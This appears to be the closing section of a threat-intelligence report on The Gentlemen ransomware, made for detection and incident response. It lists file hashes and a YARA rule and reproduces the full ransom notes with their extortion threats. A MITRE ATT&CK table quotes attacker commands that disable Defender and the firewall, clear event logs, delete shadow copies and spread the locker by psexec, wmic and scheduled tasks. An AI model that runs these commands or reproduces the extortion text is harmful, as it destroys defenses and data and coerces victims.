| The Gentlemen Windows | 025fc0976c548fb5a880c83ea3eb21a5f23c5d53c4e51e862bb893c11adf712a 22b38dad7da097ea03aa28d0614164cd25fafeb1383dbc15047e34c8050f6f67 2ed9494e9b7b68415b4eb151c922c82c0191294d0aa443dd2cb5133e6bfe3d5d 3ab9575225e00a83a4ac2b534da5a710bdcf6eb72884944c437b5fbe5c5c9235 48d9b2ce4fcd6854a3164ce395d7140014e0b58b77680623f3e4ca22d3a6e7fd 62c2c24937d67fdeb43f2c9690ab10e8bb90713af46945048db9a94a465ffcb8 860a6177b055a2f5aa61470d17ec3c69da24f1cdf0a782237055cba431158923 87d25d0e5880b3b5cd30106853cbfc6ef1ad38966b30d9bd5b99df46098e546c 8c87134c1b45e990e9568f0a3899b0076f94be16d3c40fa824ac1e6c6ee892db 91415e0b9fe4e7cbe43ec0558a7adf89423de30d22b00b985c2e4b97e75076b1 994d6d1edb57f945f4284cc0163ec998861c7496d85f6d45c08657c9727186e3 9f61ff4deb8afced8b1ecdc8787a134c63bde632b18293fbfc94a91749e3e454 a7a19cab7aab606f833fa8225bc94ec9570a6666660b02cc41a63fe39ea8b0ad b67958afc982cafbe1c3f114b444d7f4c91a88a3e7a86f89ab8795ac2110d1e6 c46b5a18ab3fb5fd1c5c8288a41c75bf0170c10b5e829af89370a12c86dd10f8 c7f7b5a6e7d93221344e6368c7ab4abf93e162f7567e1a7bcb8786cb8a183a73 ec368ae0b4369b6ef0da244774995c819c63cffb7fd2132379963b9c1640ccd2 efaf8e7422ffd09c7f03f1a5b4e5c2cc32b05334c18d1ccb9673667f8f43108f f736be55193c77af346dbe905e25f6a1dee3ec1aedca8989ad2088e4f6576b12 fc75ed2159e0c8274076e46a37671cfb8d677af9f586224da1713df89490a958 |
| Embedded binaries (psexesvc.exe/psexec.exe) | cc14df781475ef0f3f2c441d03a622ea67cd86967526f8758ead6f45174db78e 078163d5c16f64caa5a14784323fd51451b8c831c73396b967b4e35e6879937b |
| gentlemen.bmp | fe1033335a045c696c900d435119d210361966e2fb5cd1ba3382608cfa2c8e68 |
| The Gentlemen Linux | 5dc607c8990841139768884b1b43e1403496d5a458788a1937be139594f01dca 788ba200f776a188c248d6c2029f00b5d34be45d4444f7cb89ffe838c39b8b19 1eece1e1ba4b96e6c784729f0608ad2939cfb67bc4236dfababbe1d09268960c |
Yara Rule
rule thegentlemen_ransomware
{
    meta:
        author = "@Tera0017/Check Point Research"
        description = "The Gentlemen Ransomware written in GO."
    strings:
        $string1 = "Silent mode (don't rename files)" ascii
        $string2 = "Encrypt only mapped and UNC network shares" ascii
        $string3 = "README-GENTLEMEN.txt" ascii
        $string4 = "gentlemen.bmp" ascii
        $string5 = "gentlemen_system" ascii
        $string6 = "[+] Encryption started. Going background..." ascii
        $string7 = "[+] FULL Encryption started" ascii
    condition:
        uint16(0) == 0x5A4D and 4 of them
}
Ransomware Note – README-GENTLEMEN.txt
Windows Version:
{VICTIM_ID} {VICTIM}= YOUR ID

Gentlemen, your network has been encrypted.

1. Any modification of encrypted files will make recovery impossible.
2. Only our unique decryption key and software can restore your files.
   Brute-force, RAM dumps, third-party recovery tools are useless.
   It’s a fundamental mathematical reality. Only we can decrypt your data.
3. Law enforcement, authorities, and “data recovery” companies will NOT help you.
   They will only waste your time, take your money, and block you from recovering your files — your business will be lost.
4. Any attempt to restore systems, or refusal to negotiate, may lead to irreversible wipe of all data and your network.
5. We have exfiltrated all your confidential and business data (including NAS, clouds, etc).
   If you do not contact us, it will be published on our leak site and distributed to major hack forums and social networks.
   In addition, it will be reported to the relevant data protection authorities and regulators.
   This may result in official investigations, significant fines, and reputational damage for your company.
6. We guarantee 100% file recovery to their original state, bit by bit.
   To demonstrate the quality of our work, you can provide three sample files, and we will restore them free of charge.

TOX CONTACT - RECOVER YOUR FILES
Contact us (add via TOX ID): D527959A7BC728CB272A0DB683B547F079C98012201A48DD2792B84604E8BC29F6E6BDB8003F
Download Tox messenger: <https://tox.chat/download.html>
Contact us (add via Session ID): {SESSION_ID}
Download Session  <https://getsession.org>

СONTACT TO PREVENT DATA LEAK (7 DAYS BEFORE YOUR COMPANY DATA WILL BE PUBLISHED IN OUR BLOG, WITH 239 HOURS REVEAL TIMER)
Check our blog: hxxp://tezwsse5czllksjb7cwp65rvnk4oobmzti2znn42i43bjdfd2prqqkad.onion/
Download Tor browser: <https://www.torproject.org/download/>
Follow us on X: hxxps://x.com/TheGentlemen25

Any other means of communication are fake and may be set up by third parties.
Only use the methods listed in this note or on the specified website.
After adding (us) in Tox or Session, please wait for your request to be processed and stay online.
If you do not receive a reply within 36 hours, create another account and contact us again.
In your first message in chat, immediately provide your ID from the note and the name of your organization.
Assign one person as contact responsible for all negotiations. Do not create multiple chats.
ESXi Version:
{VICTIM_ID} = YOUR ESXI ID

Gentlemen, your ESXI has been encrypted.

1. Any modification of encrypted files will make recovery impossible.
2. Only our unique decryption key and software can restore your files.
   Brute-force, RAM dumps, third-party recovery tools are useless.
   It’s a fundamental mathematical reality. Only we can decrypt your data.
3. Law enforcement, authorities, and “data recovery” companies will NOT help you.
   They will only waste your time, take your money, and block you from recovering your files — your business will be lost.
4. Any attempt to restore systems, or refusal to negotiate, may lead to irreversible wipe of all data and your network.
5. We have exfiltrated all your confidential and business data (including NAS, clouds, etc).
   If you do not contact us, it will be published on our leak site and distributed to major hack forums and social networks.
   In addition, it will be reported to the relevant data protection authorities and regulators.
   This may result in official investigations, significant fines, and reputational damage for your company.
6. We guarantee 100% file recovery to their original state, bit by bit.
   To demonstrate the quality of our work, you can provide two sample files, and we will restore them free of charge.

TOX CONTACT - RECOVER YOUR FILES
Contact us (add via TOX ID): D2CBA43A1AF6D965432AE11487726DB84D2945CF2CD975D7774B76B54AF052418AC2E59ADA69
Download Tox messenger: <https://tox.chat/download.html>
Contact us (add via Session ID): {SESSION_ID}
Download Session  <https://getsession.org>

СONTACT TO PREVENT DATA LEAK (7 DAYS BEFORE YOUR COMPANY DATA WILL BE PUBLISHED IN OUR BLOG, WITH 239 HOURS REVEAL TIMER)
Check our blog: hxxp://tezwsse5czllksjb7cwp65rvnk4oobmzti2znn42i43bjdfd2prqqkad.onion/
Download Tor browser: <https://www.torproject.org/download/>
Follow us on X: <https://x.com/TheGentlemen25>

Any other means of communication are fake and may be set up by third parties.
Only use the methods listed in this note or on the specified website.
MITRE ATT&CK Matrix
| Tactic | Technique / Sub‑Technique | Description |
|---|---|---|
| Initial Access | Valid Accounts (T1078) | Attacker already active on Domain Controller with Domain Admin privileges; --spread "domain\\user:password" uses harvested domain credentials for remote execution and lateral movement. |
| Initial Access | External Remote Services (T1133) (inferred) | Initial entry not directly observed; context suggests possible compromise via exposed remote services (e.g., RDP/VPN), but campaign evidence starts post‑compromise on DC. |
| Execution | Command Shell (T1059.003) | Widespread cmd.exe /C usage: systeminfo, whoami, dir c:\\users, type \\\\host\\share\\file.txt, taskkill, gpupdate /force, net, rd, etc. |
| Execution | PowerShell (T1059.001) | Defender tampering and firewall changes via PowerShell; internal HTTP download of grand.exe to c:\\programdata\\r.exe; extensive script‑based lateral movement using Invoke-Command and multi‑step PowerShell scripts (SCRIPT_A…SCRIPT_G). |
| Execution | Windows Management Instrumentation (T1047) | wmic /node:<target> process call create "<DEFENDER_SCRIPT_A>" and wmic ... "C:\\Temp\\<exe> <creds>" to execute scripts and lockers on remote hosts. |
| Execution | Scheduled Task/Job: Scheduled Task (T1053.005) | Creation of local and remote tasks: UpdateSystem, UpdateUser, DefU, DefS, UpdateGU, UpdateGU2, UpdateGS, UpdateGS2 using schtasks /Create /S <target> ... /Run for execution and persistence. |
| Execution | System Services: Service Execution (T1569.002) | Remote services DefSvc, UpdateSvc, UpdateSvc2 created and started via sc \\\\<target> create ... and sc \\\\<target> start ... to run ransomware or helper scripts. |
| Execution | Native API (T1106) | Use of SystemParametersInfoW to set gentlemen.bmp as wallpaper; dynamic loading of mpr.dll and calls to WNetOpenEnumW, WNetEnumResourceW, WNetCloseEnum to enumerate network shares. |
| Execution | User Execution: Malicious File (T1204.002) | Operator‑driven execution of ransomware payloads (r.exe, g.exe, o.exe, GPO‑deployed locker) on endpoints as final stage of intrusion. |
| Persistence | Scheduled Task/Job: Scheduled Task (T1053.005) | Local persistence via schtasks /Create /SC ONSTART /TN UpdateSystem /TR "<exe> <args>" /RU SYSTEM; remote tasks on many hosts ensure repeated execution and durability of the locker. |
| Persistence | Registry Run Keys / Startup Folder (T1060) | Run key added: reg add HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run /v GupdateU /t REG_SZ /d "<exe>" /f to autostart ransomware in user context. |
| Persistence | Create or Modify System Process: Windows Service (T1543.003) | Creation of new services (DefSvc, UpdateSvc, UpdateSvc2) on remote hosts to execute ransomware or helper logic, typically running as SYSTEM. |
| Persistence | Boot or Logon Autostart Execution: rc.local (T1547.009) | ESXi/Linux variant copies itself to /bin/.vmware-authd and configures /etc/rc.local.d/local.sh with sleep 30 && /bin/.vmware-authd <original_argv> & to auto‑run on boot. |
| Persistence | Scheduled Task/Job: Cron (T1053.003) | ESXi variant adds cron entry @reboot sleep 60 && /bin/.vmware-authd <original_argv> via crontab -, providing additional boot persistence. |
| Persistence | Boot or Logon Initialization Scripts (T1037.004) | Combined use of rc.local (/etc/rc.local.d/local.sh) and cron @reboot scripts ensures the locker relaunches after ESXi host reboot. |
| Persistence | Ingress Tool Transfer (T1105) | --gpo deployment mode copies locker to \\\\<domain>\\NETLOGON\\<exe> and injects ScheduledTasks.xml into GPO path; all domain machines then pull and execute the locker via GPO‑scheduled tasks. |
| Privilege Escalation | Valid Accounts (T1078) | Stolen Domain Admin and other domain credentials used with PsExec (-u <domain\\user> -p <pass>) and --spread to perform privileged remote execution and lateral movement. |
| Privilege Escalation | Scheduled Task/Job: Scheduled Task (T1053.005) | Tasks created to run as SYSTEM (/RU SYSTEM) – locally and via GPO – escalate from user to LocalSystem context for file encryption and defense evasion. |
| Privilege Escalation | Create or Modify System Process: Windows Service (T1543.003) | Attackers create new services configured to run under high‑privilege service accounts (usually SYSTEM) on remote hosts to execute ransomware components. |
| Defense Evasion | Impair Defenses: Disable or Modify Tools (T1562.001) | Defender disabled and neutered via Set-MpPreference -DisableRealtimeMonitoring $true; exclusions added for C:\\, C:\\Temp, \\\\<host>\\share$, and the ransomware process; these operations are performed locally and remotely via scripts. |
| Defense Evasion | Impair Defenses: Disable or Modify System Firewall (T1562.004) | Firewall disabled globally: netsh advfirewall set allprofiles state off, Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False; firewall service mpssvc is stopped and set to disabled. |
| Defense Evasion | Impair Defenses: Disable or Modify Cloud/Network Security (T1562.007) | Attackers enable SMB1 (Enable-WindowsOptionalFeature ... SMB1Protocol), loosen LSA anonymous access (EveryoneIncludesAnonymous=1, RestrictAnonymous=0), and set open network shares using net share + icacls, reducing network/segmentation protections. |
| Defense Evasion | Indicator Removal on Host: Clear Windows Event Logs (T1070.001) | wevtutil cl System, wevtutil cl Application, wevtutil cl Security executed to remove Windows event logs and hinder forensic reconstruction. |
| Defense Evasion | Indicator Removal on Host: File Deletion (T1070.004) | Forensic artefacts removed: prefetch (C:\\Windows\\Prefetch\\*.*), Defender logs (C:\\ProgramData\\Microsoft\\Windows Defender\\Support\\*.*), RDP logs (%SystemRoot%\\System32\\LogFiles\\RDP*\\*.*), $Recycle.Bin, plus overwriting free space via wipefile.tmp with 64 MB chunks. |
| Defense Evasion | Indicator Removal on Host: Timestomp (T1070.006) (implied) | Report notes --silent avoids file renaming and timestamp changes; default behavior implied to alter names/timestamps, hampering timeline reconstruction and signature‑based detection. |
| Defense Evasion | Masquerading: Masquerade Task or Service (T1036.004) | ESXi locker placed at /bin/.vmware-authd, masquerading as legitimate VMware vmware-authd daemon. |
| Defense Evasion | Masquerading: Match Legitimate Name or Location (T1036.005) | Ransomware components use generic names (r.exe, g.exe, o.exe) and common locations (C:\\ProgramData\\, C:\\Temp\\, admin shares) to blend with normal tools and admin activity. |
| Defense Evasion | Hide Artifacts: Hidden Window / Binary (T1564.003) | ESXi binary uses a leading dot .vmware-authd to stay hidden; --silent mode on Windows avoids visible UI changes like wallpaper and renaming, running ransomware quietly in the background. |
| Defense Evasion | Obfuscated/Encrypted Artifacts (T1027) | Per‑file ephemeral X25519 keys and XChaCha20 encryption plus footer markers (`–eph–<base64_ephemeral_pubkey>–marker–GENTLEMEN\nGENTLEMEN[–fast |
| Credential Access | OS Credential Dumping (T1003) | Mimikatz artefacts recovered from memory show dumping of domain credentials and stored secrets from compromised workstations. |
| Credential Access | Credentials from Password Stores (T1555) | Mimikatz dumping likely includes passwords from Windows Credential Manager/password stores, used later for --spread and PsExec. |
| Discovery | System Information Discovery (T1082) | cmd.exe /C systeminfo run on compromised hosts to gather OS and hardware information. |
| Discovery | Account Discovery (T1033) | cmd.exe /C whoami to confirm identity and context on multiple hosts. |
| Discovery | Account Discovery: Domain Account (T1087.002) | net group "Domain Admins" /domain and net group "Enterprise Admins" /domain executed to enumerate domain‑level privileged groups. |
| Discovery | Domain Trust Discovery (T1482) | nltest /domain_trusts, nltest /dclist (implied) to identify domain trust relationships and domain controllers. |
| Discovery | Remote System Discovery (T1018) | Domain computers enumerated via Get-ADComputer -Filter *; each host pinged to confirm reachability before executing lateral movement steps. |
| Discovery | Permission Groups Discovery: Domain Groups (T1069.002) | net group "Domain Admins" /domain and similar commands to discover privileged group membership. |
| Discovery | Network Share Discovery (T1135) | mpr.dll dynamically loaded; WNetOpenEnumW, WNetEnumResourceW, WNetCloseEnum used to enumerate available network shares after enabling network discovery services. |
| Discovery | File and Directory Discovery (T1083) | cmd.exe /C dir c:\\users; reading internal files (e.g., Chinese language “公司主機紀錄.txt”) on file servers via UNC paths. |
| Discovery | Software Discovery: Security Software Discovery (T1518.001) | wmic product where Name like '%kaspe%' get Name, IdentifyingNumber executed to identify installed Kaspersky (or similar) security products. |
| Discovery | Network Service Scanning (T1046) (partly inferred) | While explicit port scans are not shown, large‑scale multi‑protocol lateral attempts via PsExec, WMI, remote services, and scheduled tasks after pinging hosts imply service reachability probing. |
| Lateral Movement | Remote Services: SMB/Windows Admin Shares (T1021.002) | Payloads dropped to \\\\<hostname>\\ADMIN$\\<random>.exe, \\\\<target>\\C$\\Temp\\<exe>; share share$=C:\\Temp created and ACLs widened via icacls to support anonymous/Everyone access. |
| Lateral Movement | Remote Services: RPC (T1021.001) | Cobalt Strike and subsequent ransomware payloads executed over RPC from the Domain Controller after being copied to admin shares. |
| Lateral Movement | Remote Services & Service Execution (T1021.001 + T1569.002) | psexec \\\\<target> -accepteula -d -s/-h ... for remote execution, along with remote sc create/sc start to run services DefSvc, UpdateSvc*. |
| Lateral Movement | Remote Services: Windows Remote Management (T1021.006) | PowerShell Invoke-Command -ComputerName <target> -ScriptBlock {...} used to disable Defender, set exclusions, and start lockers on remote machines. |
| Lateral Movement | Windows Management Instrumentation (T1047) | wmic /node:<target> process call create "<DEFENDER_SCRIPT_A>" and wmic /node:<target> process call create "C:\\Temp\\<exe> <creds>" to run scripts and lockers remotely. |
| Lateral Movement | Scheduled Task/Job: Scheduled Task (T1053.005) | Remote scheduled tasks (DefU, DefS, UpdateGU*, UpdateGS*) created on numerous hosts and executed with /S <target> and /Run. |
| Lateral Movement | Lateral Tool Transfer (T1570) | Locker copied using xcopy "<exe>" "\\\\<target>\\C$\\Temp\\" /Y /I /C /H /R /K and accessible via \\\\<host>\\share$\\<exe> from remote systems. |
| Lateral Movement | Remote Services: RDP (T1021.001) | RDP access enabled via reg add ...\\Terminal Server /v fDenyTSConnections /d 0 /f and firewall rule enabling “Remote Desktop” group, supporting interactive lateral movement. |
| Lateral Movement | Ingress Tool Transfer (T1105) | Internal HTTP server on DC offers grand.exe on port 8080, fetched via PowerShell downloadfile(...) to c:\\programdata\\r.exe. |
| Command and Control | Proxy: Multi‑hop Proxy (T1090.003) | SystemBC (socks.exe) deployed; attempts outbound C2 to 45.86.230[.]112; acts as encrypted SOCKS proxy for C2 tunneling and pivoting. |
| Command and Control | Ingress Tool Transfer (T1105) | Cobalt Strike payloads and ransomware components transferred via HTTP, SMB (ADMIN$, C$), and NETLOGON share as part of C2 and staging. |
| Command and Control | Application Layer Protocol: Web Protocols (T1071.001) | Cobalt Strike beacon from rundll32.exe to 91.107.247[.]163 using ports 443 and later 80 (HTTPS/HTTP). |
| Command and Control | Encrypted Channel: Asymmetric Cryptography (T1573.002) | Cobalt Strike uses encrypted HTTPS; SystemBC uses RC4‑encrypted tunnel over SOCKS; both provide encrypted C2 channels. |
| Exfiltration | Exfiltration Over C2 Channel (T1041) | Ransom note claims “We have exfiltrated all your confidential and business data (including NAS, clouds, etc.)”; details not shown, but implies data exfiltration via C2/remote access tooling (Cobalt Strike, SystemBC, AnyDesk). |
| Impact (Extortion) | Data Destruction in Extortion (T1654) | Threats of “irreversible wipe of all data and your network” if victim attempts restoration or refuses to negotiate, coupled with timed leak‑site publication. |
| Impact (Extortion) | Financial Theft / Extortion (T1657) | Classic double‑extortion: demands payment for decryption and to prevent public leak; uses Tox IDs, Session, Tor blog tezwsse5czllksjb7cwp65rvnk4oobmzti2znn42i43bjdfd2prqqkad.onion, and X account TheGentlemen25. |
| Impact | Data Encrypted for Impact (T1486) | Multi‑OS lockers encrypt data (Windows/Linux/ESXi); for large files only 1–9% (depending on --fast/--superfast/--ultrafast) is encrypted with XChaCha20; per‑file footer includes --eph--<base64>--marker--GENTLEMEN\\nGENTLEMEN[...]--. |
| Impact | Inhibit System Recovery (T1490) | Shadow copies removed via vssadmin delete shadows /all /quiet and wmic shadowcopy delete; $Recycle.Bin removed; logs and prefetch deleted; optional --wipe mode overwrites free space with wipefile.tmp. |
| Impact | Service Stop (T1489) | Services (including firewall mpssvc and likely AV/backup) stopped and disabled via sc stop <service> and sc config <service> start=disabled. |
| Impact | Defacement: Internal Defacement (T1491.001) | Desktop background changed to embedded gentlemen.bmp written to %TEMP% and applied via SystemParametersInfoW, signaling compromise to victims. |
The post DFIR Report – The Gentlemen & SystemBC: A Sneak Peek Behind the Proxy appeared first on Check Point Research.